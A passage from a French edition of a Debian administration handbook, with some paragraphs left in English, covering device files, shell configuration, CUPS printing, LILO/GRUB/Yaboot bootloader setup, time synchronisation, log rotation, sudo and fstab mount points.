Chaque périphérique matériel est représenté sous Unix par un fichier dit « spécial », habituellement stocké dans l'arborescence `/dev/ (DE)Vices`. On distingue deux types de fichiers spéciaux selon la nature du périphérique : des fichiers en « mode caractère » et des fichiers en « mode bloc », chaque mode ne permettant qu'un nombre limité d'opérations. Alors que le mode caractère limite les interactions aux opérations de lecture et d'écriture, le mode bloc permet aussi de se déplacer dans le flux de données disponibles. Enfin, chaque fichier spécial est associé à deux nombres (dits « majeur » et « mineur ») qui identifient de manière unique le périphérique auprès du noyau. Un tel fichier, créé par la commande `mknod`, n'a donc qu'un nom symbolique plus pratique pour l'utilisateur humain.

Les droits d'accès à un fichier spécial décrivent directement les droits d'accès au périphérique. Ainsi, un fichier comme `/dev/mixer` — représentant le mixer audio — n'est par défaut accessible en lecture/écriture qu'à l'utilisateur `root` et aux membres du groupe `audio`. Seuls ces utilisateurs pourront donc exploiter le mixer audio.

Il est à noter que la conjonction d'`udev`, `consolekit` et `policykit` peuvent ajouter des permissions supplémentaires, notamment pour permettre aux utilisateurs connectés physiquement sur la console (et non par le réseau) l'accès à certains périphériques.

8.6. Environnement des interpréteurs de commandes

Les interpréteurs de commandes (ou shells), qui peuvent être le premier contact de l'utilisateur avec l'ordinateur, doivent être assez conviviaux. La plupart utilisent des scripts d'initialisation permettant de configurer leur comportement (complétion automatique, texte d'invite, etc.).

`bash`, l'interpréteur de commandes standard, emploie les scripts d'initialisation `/etc/bash.bashrc` (pour les shells « interactifs ») et `/etc/profile` (pour les shells « de connexion »).

B.A.-BA
Shell de connexion et shell (non) interactif

Pour simplifier, un shell de connexion est invoqué lors d'une connexion — sur la console, via `ssh`, ou à travers la commande explicite `bash --login`. Qu'il soit un shell de connexion ou non, un shell interactif est celui qui prend place dans un terminal de type `xterm`; un shell non interactif est celui qui permet d'exécuter un script.

DÉCOUVERTE
Autres shells, autres scripts

Each command interpreter has a specific syntax and its own configuration files. Thus, `zsh` uses `/etc/zshrc` and `/etc/zshenv`; `tcsh` uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`. The man pages for these programs document which files they use.

Pour `bash`, il est intéressant d'activer la « complétion automatique » dans le fichier `/etc/bash.bashrc` (il suffit pour cela d'y décommenter quelques lignes).

B.A.-BA

Complétion automatique

De nombreux interpréteurs de commandes sont capables : il s'agit pour eux de compléter automatiquement un nom de commande ou d'argument (fichier ou répertoire) saisi partiellement. Pour cela, l'utilisateur enfoncera la touche de tabulation ; il peut ainsi travailler plus vite et avec moins de risques d'erreur.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following apt will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are install, remove, upgrade, etc.).

B.A.-BA

Le tilde, raccourci vers HOME

Le tilde est fréquemment employé pour désigner le répertoire pointé par la variable d'environnement HOME (à savoir le répertoire de connexion de l'utilisateur, par exemple /home/rhertzog/). Les interpréteurs de commandes font la substitution automatiquement : ~/hello.txt devient /home/rhertzog/hello.txt.

Le tilde permet également d'accéder au répertoire de connexion d'un autre utilisateur. Ainsi, ~rmas/bonjour.txt est synonyme de /home/rmas/bonjour.txt.

En plus de ces scripts communs à tous, chaque utilisateur peut se créer des fichiers `~/.bashrc` et `~/.bash_profile` pour personnaliser son shell. Les ajouts les plus courants sont la mise en place d'alias, mots automatiquement remplacés avant exécution de la commande, ce qui accélère la saisie. On pourra ainsi créer un alias `la` pour la commande `ls -la | less` et se contenter de saisir `la` pour inspecter en détail le contenu d'un répertoire.

B.A.-BA

Variables d'environnement

Les variables d'environnement permettent de stocker des paramètres globaux à destination du shell ou des divers programmes appelés. Elles sont contextuelles (chaque processus a son propre ensemble de variables d'environnement) mais héritables. Cette dernière caractéristique offre la possibilité à un shell de connexion de déclarer des variables qui se retrouveront dans tous les programmes exécutés par son intermédiaire.

Un élément important de configuration des shells est la mise en place de variables d'environnement par défaut. Si l'on néglige les variables spécifiques à un interpréteur de commandes, il est préférable de mettre celles-ci en place dans le fichier `/etc/environment`, utilisé par les différents programmes susceptibles d'initier une session shell. Parmi les variables susceptibles d'y être définies, citons `ORGANIZATION` qui contient habituellement le nom de l'entreprise ou organisation et `HTTP_PROXY` qui indique l'existence et l'emplacement d'un proxy (ou mandataire) HTTP.

ASTUCE

Tous les shells configurés à l'identique

Les utilisateurs souhaitent souvent configurer de la même manière shells de connexion et interactifs. Pour cela, ils choisissent d'interpréter (ou « sourcer ») le contenu de `~/.bashrc` depuis le fichier `~/.bash_profile`. Il est possible de faire de même avec les fichiers communs à tous les utilisateurs (en appelant `/etc/bash.bashrc` depuis `/etc/profile`).

8.7. Configuration de l'impression

Cette étape a longtemps causé bien des soucis, désormais en passe d'être résolus grâce à *cups*, serveur d'impression libre connaissant le protocole IPP (*Internet Printing Protocol*, ou protocole d'impression sur Internet).

This program is divided over several Debian packages: *cups* is the central print server; *cups-bsd* is a compatibility layer allowing use of commands from the traditional BSD printing system (*lpd* daemon, *lpr* and *lpq* commands, etc.); *cups-client* contains a group of programs to interact with the server (block or unblock a printer, view or delete print jobs in progress, etc.); and finally, *printer-driver-gutenprint* contains a collection of additional printer drivers for *cups*.

COMMUNAUTÉ

CUPS

CUPS (*Common Unix Printing System*, ou système d'impression commun sous Unix) est un projet (et une marque déposée) de la société Apple.

► <http://www.cups.org/>

Après installation de ces différents paquets, *cups* s'administre très facilement grâce à son interface web accessible à l'adresse locale `http://localhost:631`. On pourra y ajouter des imprimantes (y compris réseau), les supprimer et les administrer. On peut encore administrer *cups* avec l'interface graphique fournie par l'environnement bureautique. Enfin, il y a également l'interface graphique `system-config-printer` (du paquet Debian éponyme).

ATTENTION

Obssolescence de */etc/printcap*

cups no longer uses the `/etc/printcap` file, which is now obsolete. Programs that rely upon this file to get a list of available printers will, thus, fail. To avoid this problem, delete this file and make it a symbolic link (see sidebar « [Le lien symbolique](#) » page 187) to `/run/cups/printcap`, which is maintained by *cups* to ensure compatibility.

8.8. Configuration du chargeur d'amorçage

Il est probablement déjà fonctionnel, mais il est toujours bon de savoir configurer et installer un chargeur d'amorçage au cas où celui-ci disparaîtrait du *Master Boot Record* (enregistrement d'amorçage maître). Cela peut se produire suite à l'installation d'un autre système d'exploitation, tel que Windows. Ces connaissances vous permettront également d'en modifier la configuration si l'actuelle ne vous convient pas.

B.A.-BA

Master Boot Record

Le *Master Boot Record* (MBR, ou enregistrement d'amorçage maître) est la zone des 512 premiers octets du premier disque dur, chargée par le BIOS pour donner la main à un programme capable de démarrer le système d'exploitation voulu. En général, un chargeur d'amorçage s'installe donc sur le MBR en écrasant son contenu précédent.

8.8.1. Identifier ses disques

La configuration du chargeur d'amorçage doit identifier les différents disques et leurs partitions. Linux emploie pour cela un système de fichiers spéciaux (dits en mode « bloc »), stockés dans le répertoire `/dev/`. Depuis Debian *Squeeze*, le schéma de nommage a été unifié et tous les disques durs (IDE/PATA, SATA, SCSI, USB, IEEE 1394) sont dorénavant représentés par des `/dev/sd*`.

Chaque partition est représentée par un numéro d'ordre au sein du disque où elle réside : `/dev/sda1` est donc la première partition du premier disque et `/dev/sdb3` la troisième partition du deuxième disque.

L'architecture PC (ou « i386 », y compris son jeune cousin « amd64 ») est limitée à quatre partitions « primaires » par disque. Pour outrepasser cette limitation, l'une d'entre elles sera créée comme une partition « étendue » et pourra alors contenir des partitions « secondaires ». Ces dernières portent toujours un numéro supérieur ou égal à 5. La première partition secondaire pourra donc être `/dev/sda5`, suivie de `/dev/sda6`, etc.

CULTURE *udev et /dev/*

Le répertoire `/dev/` abrite traditionnellement des fichiers dits « spéciaux », destinés à représenter les périphériques du système (voir encadré « [Droits d'accès à un périphérique](#) » page 179). À une lointaine époque, il contenait des fichiers spéciaux correspondant à tous les périphériques possibles. Cette structure statique présentait un certain nombre d'inconvénients, notamment parce qu'elle restreignait le nombre de périphériques utilisables (puisque leur liste était codée en dur) et qu'elle empêchait de savoir quels fichiers spéciaux correspondaient à un périphérique existant.

De nos jours, les fichiers spéciaux sont gérés de manière entièrement dynamique, ce qui correspond mieux à la nature des périphériques informatiques (dont la plupart peuvent être branchés et débranchés « à chaud »). Le noyau coopère avec `udev` pour créer et supprimer ces fichiers à la volée lorsque les périphériques apparaissent ou disparaissent. Cela permet de ne pas avoir à stocker le répertoire `/dev/` sur un système de stockage persistant ; au contraire, il est dans un système de fichiers en mémoire qui commence vide et qui ne contient que les entrées pertinentes.

Le noyau fournit de nombreuses informations à propos d'un périphérique lors de son ajout et y ajoute une paire d'identifiants (majeur/mineur). `udevd` utilise ces informations pour créer le fichier spécial sous le nom voulu et avec les permissions les plus pertinentes. Il peut aussi créer des alias et lancer des actions supplémentaires (par exemple des tâches d'initialisation ou d'enregistrement). Le comportement d'`udevd` est régi par un vaste ensemble de règles (personnalisables).

Il est ainsi possible, en utilisant les noms affectés de manière dynamique, de garder le même nom pour un périphérique donné, quel que soit le port auquel il est connecté ou l'ordre dans lequel les périphériques ont été branchés, ce qui pourra se révéler très utile si de nombreux périphériques USB sont utilisés. La première partition du premier disque s'appelle généralement `/dev/sda1` pour des raisons de compatibilité ascendante, mais elle pourrait tout aussi bien s'appeler `/dev/partition-principale`, voire les deux à la fois puisqu'il est possible de configurer `udevd` pour qu'il crée un lien symbolique automatiquement.

En des temps anciens, certains modules noyau se chargeaient automatiquement lorsqu'on tentait d'accéder au périphérique correspondant. Ce n'est désormais plus le cas, le fichier spécial du périphérique n'existant plus avant d'avoir chargé le module... ce qui n'est pas très grave puisque la plupart des modules sont chargés au dé-

marrage grâce à la détection automatique du matériel. Mais pour des périphériques non détectables (comme le bon vieux lecteur de disquettes ou la souris PS/2), cela ne fonctionne pas. Pensez donc à ajouter les modules `floppy`, `psmouse` et `mousedev` dans `/etc/modules` afin de forcer leur chargement au démarrage.

Une autre restriction de la table de partition MS-DOS est qu'elle ne supporte pas des disques de plus de 2 To, ce qui devient un vrai problème avec les disques récents.

Un nouveau format de table de partition, nommé GPT, permet de dépasser ces contraintes sur le nombre de partitions (il supporte jusqu'à 128 partitions) et sur la taille des disques (qui peuvent aller jusqu'à 8 zétaoctets, ce qui représente plus de 8 milliards de téraoctets). Ainsi, si l'on prévoit de créer de nombreuses partitions physiques sur le même disque, il convient de créer une table de partition au format GPT lors de l'étape du partitionnement.

Il n'est pas toujours facile de mémoriser quel disque est branché sur le second contrôleur SATA ou en troisième position dans la chaîne SCSI, d'autant que le nommage des disques durs brancables à chaud (ce qui inclut entre autres la plupart des disques SATA et des disques externes) n'est pas entièrement déterministe et peut changer d'un boot à l'autre. Heureusement, `udev` crée, en plus des `/dev/sd*`, des liens symboliques de nom fixe, qu'on pourra alors utiliser si l'on souhaite identifier de manière non ambiguë l'un ou l'autre disque. Ces liens symboliques sont stockés dans `/dev/disk/by-id/`. Sur une machine à deux disques physiques, on a par exemple :

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root 9 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../
  ↪ sda1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../
  ↪ sda2
[...]
lrwxrwxrwx 1 root root 9 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
  ↪ ../../sdb
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
  ↪ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
  ↪ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 ->
  ↪ ../../sda1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 ->
  ↪ ../../sda2
[...]
lrwxrwxrwx 1 root root 9 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 ->
  ↪ ../../sdb
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
  ↪ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 juil. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
  ↪ part2 -> ../../sdb2
```

```
[...]
lrwxrwxrwx 1 root root 9 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 ->
  ↪ ../../sdc
lrwxrwxrwx 1 root root 10 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1
  ↪ -> ../../sdc1
lrwxrwxrwx 1 root root 10 23 juil. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2
  ↪ -> ../../sdc2
[...]
lrwxrwxrwx 1 root root 9 23 juil. 08:58 wwn-0x5000c50015c4842f -> ../../sda
lrwxrwxrwx 1 root root 10 23 juil. 08:58 wwn-0x5000c50015c4842f-part1 -> ../../sda1
[...]
mirexpress:/dev/disk/by-id#
```

On constate que certains disques sont listés plusieurs fois (parce qu'ils se comportent à la fois comme des disques ATA et comme des SCSI), mais l'information pertinente est principalement dans le modèle et le numéro de série des disques, à partir desquels on peut retrouver le fichier de périphérique.

Les exemples de fichiers de configuration donnés dans les sections suivantes reposent tous sur le même cas : un seul disque SATA, dont la première partition est dédiée à un ancien Windows et la seconde contient Debian GNU/Linux.

8.8.2. Configuration de LILO

LILO (LInux LOader, ou chargeur de Linux) est le plus ancien chargeur d'amorçage, solide mais rustique. Il écrit dans le MBR l'adresse physique du noyau à démarrer ; c'est pourquoi chaque mise à jour de celui-ci (ou du fichier de configuration de LILO) doit être suivie de la commande `lilo`. L'oublier produira un système incapable de démarrer si l'ancien noyau a été supprimé ou remplacé, puisque le nouveau ne sera pas au même emplacement sur le disque.

LILO a pour fichier de configuration `/etc/lilo.conf` ; un fichier simple pour une configuration standard est illustré par l'exemple ci-dessous.

Ex. 8.4 Fichier de configuration de LILO

```
# Le disque sur lequel LILO doit s'installer.
# En indiquant le disque et non pas une partition,
# on ordonne à LILO de s'installer sur le MBR.
boot=/dev/sda
# la partition qui contient Debian
root=/dev/sda2
# l'élément à charger par défaut
default=Linux

# Noyau le plus récent
image=/vmlinuz
label=Linux
```

```

initrd=/initrd.img
read-only

# Ancien noyau (si le noyau nouvellement installé ne démarre pas)
image=/vmlinuz.old
label=LinuxOLD
initrd=/initrd.img.old
read-only
optional

# Seulement pour un double amorçage Linux/Windows
other=/dev/sda1
label=Windows

```

8.8.3. Configuration de GRUB 2

GRUB (*GRand Unified Bootloader*, ou grand chargeur d'amorçage unifié) est plus récent. Il n'est pas nécessaire de l'invoquer après chaque mise à jour du noyau puisqu'il sait lire les systèmes de fichiers et retrouver tout seul la position du noyau sur le disque. Pour l'installer dans le MBR du premier disque, on saisira simplement `grub-install /dev/sda`.

ATTENTION

Noms des disques pour GRUB

GRUB fait appel au BIOS pour identifier les disques durs. (hd0) correspond au premier disque ainsi détecté, (hd1) au deuxième, etc. Dans la majorité des cas, cet ordre correspond exactement à l'ordre habituel des disques sous Linux, mais des problèmes peuvent survenir lorsque l'on associe disques SCSI et disques IDE. GRUB stocke les correspondances qu'il détecte dans le fichier `/boot/grub/device.map`. Si vous y trouvez des erreurs (parce que vous savez que votre BIOS détecte les disques dans un autre ordre), corrigez-les manuellement et exécutez à nouveau `grub-install`. `grub-mkdevicemap` peut être utile pour créer un fichier `device.map` de départ.

Les partitions portent aussi un nom spécifique à GRUB. Lorsque l'on utilise des partitions « classiques » au format MS-DOS, la première partition du premier disque est notée (hd0,msdos1), la seconde (hd0,msdos2), etc.

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time `update-grub` is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/40_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the ins-

talled Linux kernels; `20_linux_xen` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, OS X, Hurd).

8.8.4. Cas des Macintosh (PowerPC) : configuration de Yaboot

Yaboot est le chargeur de démarrage employé par les anciens Macintosh utilisant des processeurs PowerPC. Ils n'amorcent pas comme les PC, mais recourent à une partition d'amorçage (*bootstrap*), à partir de laquelle le BIOS (ou *OpenFirmware*) exécute le chargeur et sur laquelle le programme `ybin` installe `yaboot` et son fichier de configuration. On n'exécutera à nouveau cette commande qu'en cas de modification du fichier `/etc/yaboot.conf` (il est en effet dupliqué sur la partition de *bootstrap* et `yaboot` sait retrouver la position des noyaux sur les disques).

Avant d'exécuter `ybin`, il faut disposer d'un fichier `/etc/yaboot.conf` valide. L'exemple ci-dessous pourrait constituer un fichier minimal.

Ex. 8.5 Fichier de configuration de Yaboot

```
# La partition de bootstrap
boot=/dev/sda2
# Le disque
device=hd:
# La partition Linux
partition=3
root=/dev/sda3
# Démarre après 3 sec. d'inactivité
# (timeout est en dixièmes de secondes)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# Dernier noyau installé
image=/vmlinuz
    label=linux
    initrd=/initrd.img
    read-only

# Ancien noyau
image=/vmlinuz.old
    label=old
    initrd=/initrd.img.old
    read-only

# Uniquement pour un double amorçage Linux/Mac OS X
macosx=/dev/sda5
```

```
# bsd=/dev/sdaX et macos=/dev/sdaX  
# sont également possibles
```

8.9. Autres configurations : synchronisation, logs, partages...

Cette section regroupe de nombreux éléments qu'il est bon de connaître pour maîtriser tous les aspects de la configuration du système GNU/Linux. Ils sont cependant traités brièvement et renvoient souvent à la documentation de référence.

8.9.1. Fuseau horaire

B.A.-BA

Le lien symbolique

Un lien symbolique est un pointeur vers un autre fichier. Quand on y accède, c'est le fichier ainsi pointé qui est ouvert. Sa suppression n'entraîne pas la suppression du fichier pointé. De même, il ne dispose pas de droits propres, ce sont ceux de la cible qui comptent. Enfin, il peut pointer sur n'importe quel type de fichier : répertoires, fichiers spéciaux (*sockets*, tubes, périphériques, etc.), autres liens symboliques...

La commande `ln -s cible nom-lien` crée un lien symbolique *nom-lien* pointant sur *cible*.

Si la cible n'existe pas, alors le lien est « cassé » et y accéder renverra une erreur indiquant que le fichier demandé n'existe pas. Si le lien pointe sur un autre lien, on obtient une « chaîne » de liens qui se transforme en « cycle » si l'un des liens cibles pointe sur l'un de ses prédecesseurs. Dans ce cas, accéder à l'un des liens du cycle renverra une erreur spécifique (« Trop de niveaux de liens symboliques » — c'est l'aveu d'échec du noyau après avoir parcouru le cycle un grand nombre de fois).

Le fuseau horaire, configuré lors de l'installation initiale, est une donnée de configuration du paquet `tzdata`. Pour le modifier, on lancera donc la commande `dpkg-reconfigure tzdata`, qui permet de choisir de manière interactive le fuseau horaire à utiliser. Sa configuration est stockée dans le fichier `/etc/timezone`. Par ailleurs, le fichier correspondant du répertoire `/usr/share/zoneinfo/` est copié dans `/etc/localtime` ; ce fichier contient notamment les dates des changements d'heure pour les pays appliquant une heure d'été.

Pour changer temporairement de fuseau horaire, il est possible de mettre en place un fuseau horaire ayant la priorité sur les réglages du système avec la variable d'environnement `TZ`:

```
$ date
```

```
mercredi 23 septembre 2015, 10:28:59 (UTC+0200)
```

```
$ TZ="Pacific/Honolulu" date
```

```
mardi 22 septembre 2015, 22:29:15 (UTC-1000)
```

NOTE

Horloge système, horloge matérielle

Il existe en réalité deux sources de temps dans un ordinateur. La carte mère de l'ordinateur dispose d'une horloge matérielle, dite « CMOS ». Cette horloge est peu précise et offre des temps d'accès assez lents. Le noyau du système d'exploitation a la sienne, logicielle, qu'il maintient à l'heure par ses propres moyens (éventuellement à l'aide de serveurs de temps, voir section 8.9.2, « [Synchronisation horaire](#) » page 188). Cette horloge système est généralement plus précise, notamment parce qu'elle ne nécessite pas de temps d'accès variables à du matériel. Cependant, comme elle n'existe qu'en mémoire vive, elle est remise à zéro à chaque démarrage de l'ordinateur, contrairement à l'horloge CMOS, qui dispose d'une pile et « survit » donc à un redémarrage ou une extinction. L'horloge système est donc réglée sur l'horloge CMOS, lors du démarrage de l'ordinateur, et l'horloge CMOS est mise à jour lors de l'extinction (pour prendre en compte d'éventuels changements ou corrections si elle était déréglée).

En pratique, il se pose un problème, car l'horloge CMOS n'est qu'un compteur et ne contient pas d'informations de fuseau horaire. Il y a donc un choix à faire sur son interprétation : soit le système considère qu'il s'agit de temps universel (UTC, autrefois GMT), soit qu'il s'agit d'heure locale. Ce choix pourrait n'être qu'un simple décalage, mais les choses se compliquent : par suite des considérations d'heure d'été, ce décalage n'est pas constant ; la conséquence est que le système n'a au démarrage aucun moyen de savoir si le décalage est correct, notamment aux alentours des périodes de changement d'heure. Comme il est toujours possible de reconstruire l'heure locale en fonction de l'heure universelle et du fuseau horaire, nous recommandons donc vivement d'adopter une horloge CMOS en temps universel.

Hélas, les systèmes Windows (dans leur configuration par défaut) ignorent cette recommandation ; ils maintiennent l'horloge CMOS en heure locale et appliquent des décalages au démarrage de l'ordinateur en essayant de deviner lors de changements d'heure si le changement a déjà été appliqué précédemment ou non. Cela fonctionne relativement bien lorsque l'ordinateur ne fonctionne que sous un seul Windows, mais dès que l'ordinateur utilise plusieurs systèmes (que ce soit en *dual-boot* ou grâce à des machines virtuelles), une cacophonie s'ensuit, aucun n'ayant de moyen de savoir si l'heure locale est correcte. Si l'on doit absolument garder un Windows sur un ordinateur, on devra soit le configurer pour stocker l'heure en temps universel dans l'horloge matérielle (en réglant la valeur de la clé HKLM\\SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation\\RealTimeIsUniversal au DWORD « 1 » dans la base de registres), soit désactiver UTC dans le fichier /etc/default/rcS (et prendre soin de vérifier manuellement l'horloge au printemps et à l'automne).

8.9.2. Synchronisation horaire

La synchronisation horaire, qui peut paraître superflue sur un ordinateur, prend toute son importance dans le cadre d'un réseau. Les utilisateurs n'ayant pas le droit de modifier la date et

l'heure, il est important que ces informations soient exactes pour ne pas les gêner. Par ailleurs, le fait d'avoir tous les ordinateurs synchronisés permet de mieux croiser les informations obtenues à partir de logs issus de machines différentes. Ainsi, en cas d'attaque, il est plus simple de reconstituer la séquence chronologique des actions des indélicats sur les différentes machines compromises. Des données collectées sur plusieurs machines à des fins de statistiques n'ont pas non plus grand sens si leurs horodatages sont divers.

B.A.-BA

NTP

NTP (*Network Time Protocol*, ou protocole d'heure en réseau) permet à une machine de se synchroniser sur une autre en prenant en compte de manière relativement précise les délais induits par le transfert de l'information sur le réseau et les autres décalages possibles.

Bien qu'il existe de nombreux serveurs NTP sur Internet, les plus connus peuvent être surchargés. C'est pourquoi il est recommandé d'employer le serveur NTP pool.ntp.org – c'est en réalité une collection de machines qui ont accepté de jouer le rôle de serveur NTP public. On peut même se limiter à un sous-ensemble spécifique à un pays, avec par exemple fr.pool.ntp.org pour la France.

Si vous administrez un réseau important, il est toutefois recommandé de mettre en place votre propre serveur NTP, qui se synchronisera avec les serveurs publics. Dans ce cas, toutes les autres machines de votre réseau pourront utiliser le serveur NTP interne au lieu d'augmenter la charge sur les serveurs publics. Vous gagnerez également en homogénéité des horloges, puisque toutes les machines seront synchronisées sur la même source, très proche en termes de temps de transfert réseau.

Pour les stations de travail

Les stations de travail étant redémarrées régulièrement (ne serait-ce que par souci d'économie d'énergie), il suffit de les synchroniser par NTP au démarrage. Pour cela, il est possible d'y installer le paquet Debian *ntpdate*. On changera au besoin le serveur NTP employé en modifiant le fichier */etc/default/ntpdate*.

Pour les serveurs

Les serveurs ne redémarrent que très rarement et il est très important que leur heure système soit juste. Pour conserver une heure correcte en permanence, on installera un serveur NTP local, service proposé par le paquet *ntp*. Dans sa configuration par défaut, le serveur se synchronisera sur pool.ntp.org et fournira l'heure à qui la lui demandera sur le réseau local. On le configurera à travers le fichier */etc/ntp.conf* ; l'élément le plus intéressant à changer est le serveur NTP de référence. Si le réseau compte beaucoup de serveurs, il peut être intéressant de n'avoir qu'un seul serveur qui se synchronise sur les serveurs publics, les autres se synchronisant sur lui.

POUR ALLER PLUS LOIN

Module GPS et autres sources de temps

Si la synchronisation horaire est cruciale dans votre réseau, il est possible d'équiper un serveur d'un module GPS (qui demandera l'heure aux satellites GPS) ou DCF-77 (qui la captera sur une horloge atomique installée près de Francfort). Dans ces cas, la configuration du serveur NTP est un peu plus compliquée et la consultation de sa documentation un préalable absolument nécessaire.

8.9.3. Rotation des fichiers de logs

Les fichiers de logs prenant rapidement du volume, il est nécessaire de les archiver. On emploie en général une archive « tournante » : le fichier de log est régulièrement archivé et seules ses X dernières archives sont conservées. `logrotate`, le programme chargé de ces rotations, suit les directives données dans le fichier `/etc/logrotate.conf` et tous ceux du répertoire `/etc/logrotate.d/`. L'administrateur peut modifier ces fichiers s'il souhaite adapter la politique de rotation des logs définie par Debian. La page de manuel `logrotate(1)` décrit toutes les options autorisées dans ces fichiers de configuration. Il peut être intéressant d'augmenter le nombre de fichiers conservés dans la rotation des logs, ou de déplacer les fichiers de logs dans un répertoire spécifique dédié à l'archivage au lieu de les supprimer. On peut encore les envoyer par courrier électronique pour les archiver ailleurs.

Le programme `logrotate` est exécuté quotidiennement par l'ordonnanceur `cron` (décris dans la section [9.7, « Planification de tâches : cron et atd »](#) page 231).

8.9.4. Partage des droits d'administration

Bien souvent, plusieurs administrateurs s'occupent du réseau. Partager le mot de passe de l'utilisateur root n'est pas très élégant et ouvre la porte à des abus du fait de l'anonymat de ce compte partagé. La solution à ce problème est le programme `sudo`, qui permet à certains utilisateurs d'exécuter certaines commandes avec des droits particuliers. Dans son emploi le plus courant `sudo` permet à un utilisateur de confiance d'exécuter n'importe quelle commande en tant que root. Pour cela, l'utilisateur doit simplement exécuter `sudo commande` et s'authentifier à l'aide de son mot de passe personnel.

Quand il s'installe, le paquet `sudo` donne les droits complets de root à tous les utilisateurs membres du groupe Unix `sudo`. Pour déléguer d'autres droits, l'administrateur doit faire appel à la commande `visudo`, qui permet de modifier le fichier de configuration `/etc/sudoers` (ici encore, cela invoquera l'éditeur de texte `vi`, ou tout éditeur mentionné dans la variable d'environnement `EDITOR`). L'ajout d'une ligne `utilisateur ALL=(ALL) ALL` permettra à l'utilisateur concerné d'exécuter n'importe quelle commande en tant que root.

Des configurations plus sophistiquées permettront de n'autoriser que quelques commandes particulières à certains utilisateurs. Tous les détails de ces différentes possibilités sont donnés dans la page de manuel `sudoers(5)`.

8.9.5. Liste des points de montage

B.A.-BA	
Montage et démontage	Dans un système de type Unix comme Debian, les fichiers sont organisés dans une arborescence unique de répertoires. Le répertoire <code>/</code> est appelé la racine et tous les autres sont des sous-répertoires plus ou moins directs de cette racine. Le « montage » est l'action d'intégrer le contenu d'un périphérique (souvent un disque dur) à l'arborescence générale du système. Ainsi, si l'on utilise un disque séparé pour stocker les données personnelles des utilisateurs, ce disque sera « monté » dans le

répertoire `/home/`. Le système de fichiers racine est toujours monté par le noyau. Lors de l'initialisation de l'ordinateur, d'autres périphériques y sont souvent intégrés à l'aide de la commande `mount`.

Certains périphériques amovibles sont montés automatiquement lors de leur branchement, notamment dans les environnements de bureau GNOME et KDE. Les autres devront être montés manuellement par l'utilisateur. Il faudra également que celui-ci puisse les démonter (ou retirer de l'arborescence) ; c'est d'ailleurs un préalable nécessaire à l'éjection de certains d'entre eux, comme les CD-Rom. Les utilisateurs normaux ne sont normalement pas habilités à employer les commandes `mount` et `umount`. L'administrateur peut toutefois autoriser ces opérations (indépendamment pour chaque point de montage) en positionnant l'option `user` dans le fichier `/etc/fstab`.

La commande `mount` peut s'employer sans arguments (elle liste alors les systèmes de fichiers montés). Pour procéder à un montage ou à un démontage, des paramètres sont nécessaires. On se référera aux pages de manuel correspondantes, `mount(8)` et `umount(8)`. Dans les cas courants, la syntaxe est simple : par exemple, pour monter la partition `/dev/sdc1`, dont le système de fichiers est `ext3`, dans le répertoire `/mnt/tmp/`, on tapera simplement `mount -t ext3 /dev/sdc1 /mnt/tmp/`.

Le fichier `/etc/fstab` donne la liste de tous les montages possibles (effectués automatiquement au démarrage ou à exécuter manuellement pour les périphériques amovibles). Chaque point de montage y est détaillé sur une ligne par plusieurs champs séparés par des blancs, qui sont :

- file system: this indicates where the filesystem to be mounted can be found, it can be a local device (hard drive partition, CD-ROM) or a remote filesystem (such as NFS).

Ce champ est fréquemment remplacé par l'identifiant unique du système de fichiers (que l'on peut obtenir par `blkid` **périphérique**) préfixé de `UUID=`. Cela permet notamment de ne pas être affecté par le changement possible du nom du périphérique en cas d'ajout ou de suppression de disques (ou de détection des disques dans un ordre différent).

- Point de montage : c'est l'endroit de l'arborescence où ce système de fichiers sera rendu accessible.
- Type : ce champ définit le système de fichiers employé sur le périphérique. `ext4`, `ext3`, `vfat`, `ntfs`, `reiserfs`, `xfs` en sont quelques exemples.

B.A.-BA NFS — *Network File System* — est un système de fichiers réseau ; sous Linux, il permet d'accéder de manière transparente à des fichiers distants en les intégrant dans l'arborescence du système.

NFS, un système de fichiers réseau

